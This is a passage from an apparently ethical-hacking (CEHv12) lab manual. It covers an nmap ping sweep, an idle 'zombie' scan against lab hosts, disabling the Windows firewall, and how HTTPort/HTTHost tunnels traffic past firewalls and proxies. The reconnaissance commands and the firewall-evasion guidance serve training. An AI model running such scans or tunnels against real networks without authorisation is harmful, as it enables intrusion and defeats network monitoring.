
26. We will now perform a **Ping Sweep** scan on the subnet to discover the live machines in the network. Type **nmap -sP 10.10.1.0/24** and press **Enter**. In the output of the Nmap, you will be able to find the live machines on the network, as shown in the screenshot.

27. As per the scan result, you can observe that the Windows Server 2019 machine is Active (10.10.1.19).




28. Now, perform a **Zombie Scan**. Type **nmap -sI 10.10.1.22 10.10.1.11** and press **Enter**. You can see that various ports and services are open, as shown in the screenshot.


> Note: You can perform a Zombie scan by choosing any of the IPs that are obtained in the ping sweep scan. In this task, we are choosing **Windows Server 2022** as the Zombie.




29. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine and delete the newly created rule in the **Windows Defender Firewall with Advanced Security** window.



30. **Turn off the Windows Defender Firewall** for all **Profiles** in the **Windows 11** machine.





31. Close all open windows in each machine.

Task 2: Bypass Firewall Rules using HTTP/FTP Tunneling


HTTP tunneling technology allows attackers to perform various Internet tasks despite the restrictions imposed by firewalls. This method can be implemented if the target company has a public web server with port 80 used for HTTP traffic that is unfiltered by its firewall. This technology encapsulates data inside HTTP traffic (port 80). Many firewalls do not examine the payload of an HTTP packet to confirm that it is legitimate, thus it is possible to tunnel traffic via TCP port 80.

HTTPort allows users to bypass the HTTP proxy, which blocks Internet access to e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC, etc. Here, the Internet software is configured, so that it connects to a local PC as if it is the required remote server; HTTPort then intercepts that connection and runs it via a tunnel through the proxy. HTTPort can work on devices such as proxies or firewalls that allow HTTP traffic. Thus, HTTPort provides access to websites and Internet apps. HTTPort performs tunneling using one of two modes: SSL/CONNECT mode and a remote host.

The remote host method is capable of tunneling through any proxy. HTTPort uses a special server software called HTTHost, which is installed outside the proxy-blocked network. It is a web server, and thus when HTTPort is tunneling, it sends a series of HTTP requests to the HTTHost. The proxy responds as if the user is surfing a website and thus allows the user to do so. HTTHost, in turn, performs its half of the tunneling and communicates with the target servers. This mode is much slower, but works in the majority of cases and features strong data encryption that makes proxy logging useless.

